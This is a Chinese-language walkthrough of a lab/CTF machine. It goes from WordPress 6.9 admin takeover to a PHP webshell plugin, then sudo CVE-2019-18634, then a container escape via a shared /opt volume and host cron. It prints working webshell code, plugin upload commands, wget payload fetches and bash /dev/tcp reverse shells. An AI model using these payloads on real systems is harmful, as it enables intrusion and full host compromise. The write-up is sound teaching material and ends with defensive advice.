


The High Priestess II —— 通关记录

攻击链总览



一句话概括：**WordPress 漏洞进容器 → sudo 老版本漏洞拿容器 root → 利用宿主机挂载卷 + 定时任务逃逸到宿主机 root**。整条链的核心是识别出「自己在容器里」，并找到容器与宿主机之间的信任边界（共享卷 + 特权定时任务）。

一、信息收集

1.1 端口扫描

先做全端口扫描，确认攻击面。

```
└─(root@kaada)-[/home/kali/Desktop]
└─# nmap -p- 192.168.56.173
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 02:33 +0000
Nmap scan report for 192.168.56.173
Host is up (0.092s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:BF:97:BF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 40.51 seconds
```

只开了 22 和 80。SSH 通常不是入口（除非拿到凭据），所以突破口大概率在 Web。

1.2 详细服务探测

对开放端口做版本、脚本、指纹探测。

```
└─(root@kaada)-[/home/kali/Desktop]
└─# nmap -p22,80 -sC -sV -sS -T4 -A -O 192.168.56.173
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 02:34 +0000
Nmap scan report for 192.168.56.173
Host is up (0.0027s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_http-title: The High Priestess II | \xE5\xA5\xB3\xE7\xA5\xAD\xE5\x8F\xB8
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 08:00:27:BF:97:BF (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 5 - 10 (Linux 3.4 - 3.18)
(93%), Linux 2.6.32 (93%), Google Chromecast or Roku TV (Linux 4.9) (93%), Linux
3.2 - 4.14 (93%), Linux 2.6.32 - 3.10 (93%), Android 10 - 12 (Linux 4.14 - 4.19)
(93%), Linux 5.10 - 5.19 (93%), Nintendo Switch (93%), Android 7.1.1 - 7.1.2
(92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1    2.66 ms  192.168.56.173

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.11 seconds
```

Apache 2.4.59 + Debian，是常见的 Web 栈。标题「女祭司」呼应靶机主题。

1.3 Web 页面

访问 80 端口，是大阿尔卡纳女祭司牌（The High Priestess）的介绍页，属于主题装饰，正面没有直接入口。



curl 拉源码也没有隐藏注释或线索，说明入口不在首页，需要目录爆破。

1.4 目录爆破

原理：Web 应用常把后台、CMS、备份等放在非默认路径下，主页不链接过去。用字典爆破能发现这些「未公开」的目录。

```
(root@kaada)-[/home/kali/Desktop]
└─# dirsearch -u 192.168.56.173
\usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources
package is slated for removal as early as 2025-11-30. Refrain from using this
package or pin to Setuptools<81.
    from pkg_resources import DistributionNotFound, VersionConflict
/usr/local/lib/python3.13/dist-packages/requests/__init__.py:109:
RequestsDependencyWarning: urllib3 (2.7.0) or chardet (5.0.0)/charset_normalizer
(3.4.7) doesn't match a supported version!
warnings.warn(

_|. _ _ _ _ _ _|_      v0.4.3

(_||| _) (/_(|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460

Output File: /home/kali/Desktop/reports/_192.168.56.173/_26-07-23_02-38-38.txt
```

[i] It seems like you have not updated the database for some time.

[+] URL: http://192.168.56.173/wordpress/ [192.168.56.173]

[+] Started: Thu Jul 23 02:41:43 2026

Interesting Finding(s):

[+] Headers

- | Interesting Entry: Server: Apache/2.4.59 (Debian)
- | Found By: Headers (Passive Detection)
- | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.173/wordpress/xmlrpc.php

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%
- | References:
- | - http://codex.wordpress.org/XML-RPC_Pingback_API
- | -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

- | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- | -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

- | -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.173/wordpress/readme.html

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.56.173/wordpress/wp-content/uploads/

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

[+] WordPress version 6.9 identified (Insecure, released on 2025-12-02).

- | Found By: Meta Generator (Passive Detection)
- | - http://192.168.56.173/wordpress/, Match: 'WordPress 6.9'
- | Confirmed By: Atom Generator (Aggressive Detection)
- | - http://192.168.56.173/wordpress/index.php/feed/atom/, <generator uri="https://wordpress.org/" version="6.9">WordPress</generator>

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:01

<=====>

(137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

```
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 23 02:43:16 2026
[+] Requests Done: 170
[+] Cached Requests: 4
[+] Data Sent: 45.76 KB
[+] Data Received: 231.77 KB
[+] Memory used: 235.16 MB
[+] Elapsed time: 00:01:32
```

关键情报: **WordPress 6.9**, 没有第三方插件, 也没有配置备份。既然没有插件层面的攻击面, 就把目标对准 WordPress 核心本身的已知漏洞。

二、初始立足点: WordPress RCE → 容器内 www-data

2.1 利用 WordPress 6.9 通杀漏洞


原理: `wp2shell` 利用的是 WordPress 6.9 的一个预认证提权链——无需已知凭据即可创建一个管理员账号, 再借助管理员权限上传含 webshell 的插件 (管理员本就有安装插件的合法权限, 这是 WordPress 「管理员即 RCE」的经典设计)。

```
└─(root@kaada)-[/home/kali/Desktop/wp2shell]
└─# python wp2shell.py shell http://192.168.56.173/wordpress/ --cmd id
wp2shell - RCE PoC by 0xsha
[*] No credentials supplied - creating a fresh administrator pre-auth (no hash, no crack) ...
[+] Administrator created: wp2_1b8b25f56b82 / wp2!Hj1l09nZzAE4xmpw6R0V (borrowed admin id 1)
[!] This uploads a plugin containing a webshell to the target.
[*] Authenticating as 'wp2_1b8b25f56b82' ...
[-] cannot reach http://192.168.56.173/wordpress/wp-login.php: timed out
```

管理员账号 `wp2_1b8b25f56b82` 创建成功, 但脚本在「登录」这一步超时。造用户走的是一个 API 端点成功了, 登录却失败——说明登录环节触发了别的行为, 手动登录排查。

2.2 内部 IP 跳转问题

浏览器手动登录时, 发现请求被跳转到一个内部地址 `10.0.2.24`。



原理：WordPress 的 `siteurl / home` 配置成了内网地址（`10.0.2.x` 段，是靶机内部的 Docker 网络）。WordPress 登录成功后会按 `siteurl` 生成重定向，于是把我们甩向一个从攻击机根本路由不到的 `10.0.2.24`。自动化脚本正是卡在这里超时。

解决：用 `curl --resolve` 做「本地 DNS 覆盖」——保留 URL 里的主机名 `10.0.2.24`（这样 WordPress 认为请求合法、Host 头对得上），但强制把它的 IP 解析到真实可达的 `192.168.56.173`。相当于我们在 TCP 层「假装」自己就是那个内网主机。

```
U='wp2_1b8b25f56b82'
P='wp2!Hj11o9nZzAE4xmpw6R0V'

curl -s -c cookies.txt \
  --resolve 10.0.2.24:80:192.168.56.173 \
  -b "wordpress_test_cookie=WP+Cookie+check" \
  --data-urlencode "log=$U" \
  --data-urlencode "pwd=$P" \
  --data-urlencode "wp-submit=Log In" \
  --data-urlencode "redirect_to=http://10.0.2.23/wordpress/wp-admin/" \
  --data-urlencode "testcookie=1" \
  -o /dev/null -w "HTTP %{http_code} -> %{redirect_url}\n" \
  "http://10.0.2.24/wordpress/wp-login.php"
# 预期: HTTP 302 -> http://10.0.2.23/wordpress/wp-admin/    (302 跳 /wp-admin/ = 登录成功)

grep wordpress_logged_in cookies.txt          # 有该 cookie 即登录成功

# 验证管理员权限（能进主题/插件编辑器）
curl -s -b cookies.txt --resolve 10.0.2.24:80:192.168.56.173 \
  -o /dev/null -w "theme-editor.php -> %{http_code}\n" \
  "http://10.0.2.24/wordpress/wp-admin/theme-editor.php"
# theme-editor.php -> 200    (200 = 管理员)
```

`302 跳 /wp-admin/`、cookie 里有 `wordpress_logged_in`、`theme-editor.php` 返回 `200`——三点确认已是管理员会话。

2.3 制作并上传恶意插件

原理：WordPress 插件本质是一段被主程序 `include` 的 PHP。合法管理员能安装插件，等于能往服务器写并执行任意 PHP，即 RCE。这个插件只放一行 `system($_REQUEST['c'])` 当 webshell。

```
mkdir -p pl/shell2026
cat > pl/shell2026/shell2026.php <<'PHP'
<?php
/*
Plugin Name: shell2026
Version: 1.0
*/
if (isset($_REQUEST['c'])) { echo "<pre>OUT:\n"; system($_REQUEST['c']); echo "
</pre>"; }
PHP
(cd pl && zip -r ../shell2026.zip shell2026)
```

取 nonce：WordPress 用 `nonce`（一次性令牌）防 CSRF。上传插件的表单必须带上服务端下发的合法 `_wpnonce`，否则请求被拒。所以先 GET 上传页面把 nonce 抠出来。

```
└─(root@kaada)-[/home/kali/Desktop/wp2shell]
└─# curl -s -b cookies.txt --resolve 10.0.2.24:80:192.168.56.173 \
    "http://10.0.2.24/wordpress/wp-admin/plugin-install.php?tab=upload" \
    | grep -oE 'name="_wpnonce" value="[a-z0-9]+" '
name="_wpnonce" value="d32449ec63"
```

带上 nonce 上传插件 zip：

```
└─(root@kaada)-[/home/kali/Desktop/wp2shell]
└─# curl -s -b cookies.txt --resolve 10.0.2.24:80:192.168.56.173 \
    -F "_wpnonce=$NONCE" \
    -F "_wp_http_referer=/wordpress/wp-admin/plugin-install.php?tab=upload" \
    -F "pluginzip=@shell2026.zip;type=application/zip" \
    -F "install-plugin-submit=Install Now" \
    "http://10.0.2.24/wordpress/wp-admin/update.php?action=upload-plugin" \
    | grep -oiE "已安装|installed successfully"
已安装
^C
```

2.4 触发 webshell 并反弹

插件解压后落在可访问的 `wp-content/plugins/` 下，直接 GET 触发。

```
(root@kaada)-[/home/kali/Desktop/wp2shell]
└─# curl -s --resolve 10.0.2.24:80:192.168.56.173 \
    "http://10.0.2.24/wordpress/wp-content/plugins/shell2026/shell2026.php?
c=id;hostname"
<pre>OUT:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
94afbbee59d9
</pre>
```

命令执行成功，身份 `www-data`。注意 `hostname` 是 `94afbbee59d9` ——一串随机 hex，这是 **Docker 容器 ID 的典型特征**，说明我们身处容器内，而非宿主机。

反弹一个交互式 shell 方便后续操作：

```
(root@kaada)-[/home/kali/Desktop/wp2shell]
└─# curl -s --resolve 10.0.2.24:80:192.168.56.173 \
    --data-urlencode 'c=bash -c "bash -i >& /dev/tcp/192.168.56.104/4444 0>&1"' \
    "http://10.0.2.24/wordpress/wp-content/plugins/shell2026/shell2026.php"
```

```
(root@kaada)-[/home/kali/Desktop]
└─# ./penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 192.168.21.128 •
192.168.56.104 • 192.168.10.150 • 172.17.0.1
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🗑 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => 94afbbee59d9 192.168.56.173 Linux-x86_64 👤 www-
data(33) 🍷 Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/94afbbee59d9~192.168.56.173-Linux-
x86_64/2026_07_23-03_04_37-363.log

www-data@94afbbee59d9:/var/www/html/wordpress/wp-content/plugins/shell2026$
```

2.5 拿到 user flag

```
www-data@94afbbee59d9:/var/www$ ls
html  user.txt
www-data@94afbbee59d9:/var/www$ cat user.txt
flag{user-ebca7d44de27ce99216bc27733b99511}
www-data@94afbbee59d9:/var/www$
```

拿到 `user.txt`（作者说正式版也许会改到 `root` 目录下面）。

三、容器内提权：www-data → 容器 root

3.1 找提权点

先看 `sudo -l`（需要密码，无果），再枚举 SUID 二进制。

原理： `sudo -l` 看能否免密执行特权命令；`find / -perm -4000` 找所有 SUID 程序——这些程序以文件属主（常是 root）身份运行，一旦版本老旧或配置不当，就是提权跳板。

```
www-data@94afbbee59d9:/var/www$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
www-data@94afbbee59d9:/var/www$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/sudo
/tmp/pipe
/bin/mount
/bin/su
/bin/umount
/bin/ping
www-data@94afbbee59d9:/var/www$
```

注意 `/usr/local/bin/sudo`：系统自带的 `sudo` 一般在 `/usr/bin/sudo`，装在 `/usr/local/bin/` 说明是手动编译安装的另一个版本——这种「非标准路径的关键程序」通常是有意埋的提权点，查它的版本。

3.2 确认 sudo 版本与漏洞

```
www-data@94afbbee59d9:/var/www$ /usr/local/bin/sudo -v
Sudo version 1.8.25
Sudoers policy plugin version 1.8.25
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25
www-data@94afbbee59d9:/var/www$
```

Sudo 1.8.25，命中著名的 **CVE-2019-18634**。

原理：该漏洞出在 sudo 的 `pwfeedback` 特性（输入密码时回显 `*`）。当 `sudoers` 开启 `Defaults pwfeedback` 时，若从非 TTY 的管道喂入超长密码，会触发 sudo 内部一个基于 BSS 段的缓冲区溢出，可覆写内存实现提权。关键前提有二：sudo $\leq$ 1.8.25 且配置里开了 `pwfeedback`——这台机器两者都满足。

参考：[Plazmaz/CVE-2019-18634](https://plazmaz.com/CVE-2019-18634)

3.3 执行 EXP

上传 EXP 脚本和 socat（回显被溢出破坏，socat 用来拿稳定的 shell）。

```
www-data@94afbbee59d9:/var/www$ cd /tmp
www-data@94afbbee59d9:/tmp$ wget 192.168.56.104/self-contained.sh
--2026-07-23 03:12:40-- http://192.168.56.104/self-contained.sh
Connecting to 192.168.56.104:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1305 (1.3K) [application/x-sh]
Saving to: 'self-contained.sh'

self-contained.sh                                100%
[=====>]
1.27K --.-KB/s   in 0s

2026-07-23 03:12:40 (100 MB/s) - 'self-contained.sh' saved [1305/1305]

www-data@94afbbee59d9:/tmp$ wget 192.168.56.104/socat
--2026-07-23 03:13:45-- http://192.168.56.104/socat
Connecting to 192.168.56.104:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375176 (366K) [application/octet-stream]
Saving to: 'socat'

socat                                              100%
[=====>]
366.38K --.-KB/s   in 0.1s

2026-07-23 03:13:45 (3.28 MB/s) - 'socat' saved [375176/375176]

www-data@94afbbee59d9:/tmp$ chmod +x socat
www-data@94afbbee59d9:/tmp$ chmod +x self-contained.sh
www-data@94afbbee59d9:/tmp$ ./self-contained.sh
/usr/bin/ld: cannot open output file /tmp/pipe: Permission denied
collect2: error: ld returned 1 exit status

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
Sorry, try again.
root@94afbbee59d9:/tmp# exit
sudo: 1 incorrect password attempt
```

```
root@94afbba59d9:/tmp#
```

注: `1d: cannot open output file /tmp/pipe` 是脚本内联编译时的小报错 (`/tmp/pipe` 已存在且不可写), 不影响溢出主流程; EXP 仍成功「Exploiting!」后把 uid 提到 0。

提示符从 `www-data@...$` 变成 `root@...#`, 容器内 root 到手。

3.4 读取提示

```
root@94afbba59d9:/root# ls
tips.txt
root@94afbba59d9:/root# cat tips.txt
Run a shell script in /opt every minute
user.txt /var/www/
root@94afbba59d9:/root#
```

提示很直白: **每分钟会运行 `/opt` 下的 shell 脚本**。这暗示存在一个定时任务, 且大概率跑在容器之外 (宿主机), 是逃逸的钥匙。

四、容器逃逸: 容器 root → 宿主机 root

4.1 确认共享挂载

原理: Docker 容器与宿主机隔离, 但如果 `docker run -v /` 或 `docker-compose` 把宿主机目录挂进容器, 那个目录里的文件就是**两侧共享**的——容器里写, 宿主机上也变。查 `mount` 能看出哪些路径来自宿主机块设备。

```
root@94afbba59d9:/root# mount | grep -E "/opt|/tmp|/var/www"
/dev/sda1 on /opt type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /var/www/html type ext4 (rw,relatime,errors=remount-ro)
```

`/opt` 和 `/var/www/html` 都挂自 `/dev/sda1` (宿主机的物理磁盘分区), 且 `rw` 可写。结合上一步提示——**宿主机 root 的定时任务每分钟执行 `/opt` 下的脚本**, 而这个 `/opt` 就是我们容器 root 能写的目录。逃逸路径成形:

我们往共享的 `/opt` 里写一个脚本 → 宿主机的 root cron 会以**宿主机 root 身份**执行它 → 拿到宿主机 root。

这是容器逃逸的经典模式: **利用「共享可写卷 + 宿主机高权限定时任务」的信任错配**, 把容器内的写权限「借」成宿主机的执行权限。

4.2 投递反弹 shell 脚本

```
cat > /opt/pwn.sh <<'EOF'
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.104/5555 0>&1
EOF
chmod +x /opt/pwn.sh
```

4.3 宿主机 root 上线

等下一分钟 cron 触发，监听器收到来自宿主机（主机名 `Maze`，非容器 hash）的连接：

```
└─(kali@kaada)-[~]
└─$ nc -lvvp 5555
listening on [any] 5555 ...
192.168.56.173: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.173] 34060
bash: cannot set terminal process group (1849): Inappropriate ioctl for device
bash: no job control in this shell
root@Maze:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Maze:~# cat /root/root
cat /root/root.txt
flag{root-9faf55fce0b157eea2addee3b1411de9}
root@Maze:~#
```

主机名变为 `Maze`（宿主机），`id` 为 `uid=0(root)`，读取 `/root/root.txt` 拿到最终 flag，完成从 Web 到宿主机 root 的完整链条。

五、总结与防御思考

阶段	漏洞/弱点	根因	防御建议
立足点	WordPress 6.9 预认证 RCE	未及时更新 CMS 核心	及时打补丁；限制插件安装（ <code>DISALLOW_FILE_MODS</code> ）；WAF
容器提权	sudo 1.8.25 + pwfeedback	装了带洞的旧版 sudo 且开启危险配置	升级 sudo；移除 pwfeedback；容器内不装 sudo
容器逃逸	<code>/opt</code> 共享卷 + 宿主机 root cron	可写卷与宿主机特权任务共享	卷挂载只读（ <code>:ro</code> ）；cron 脚本目录不对容器开放；容器降权运行（非 root、 <code>no-new-privileges</code> ）

整条链的教训：**单点缺陷各自可能不致命，但「过期 CMS + 旧版 sudo + 松散的容器卷配置」叠加起来，就构成了从公网直达宿主机 root 的完整通路。**防御方需要在每一层都收紧信任边界，尤其是容器与宿主机之间的共享卷和特权定时任务这类容易被忽视的错配。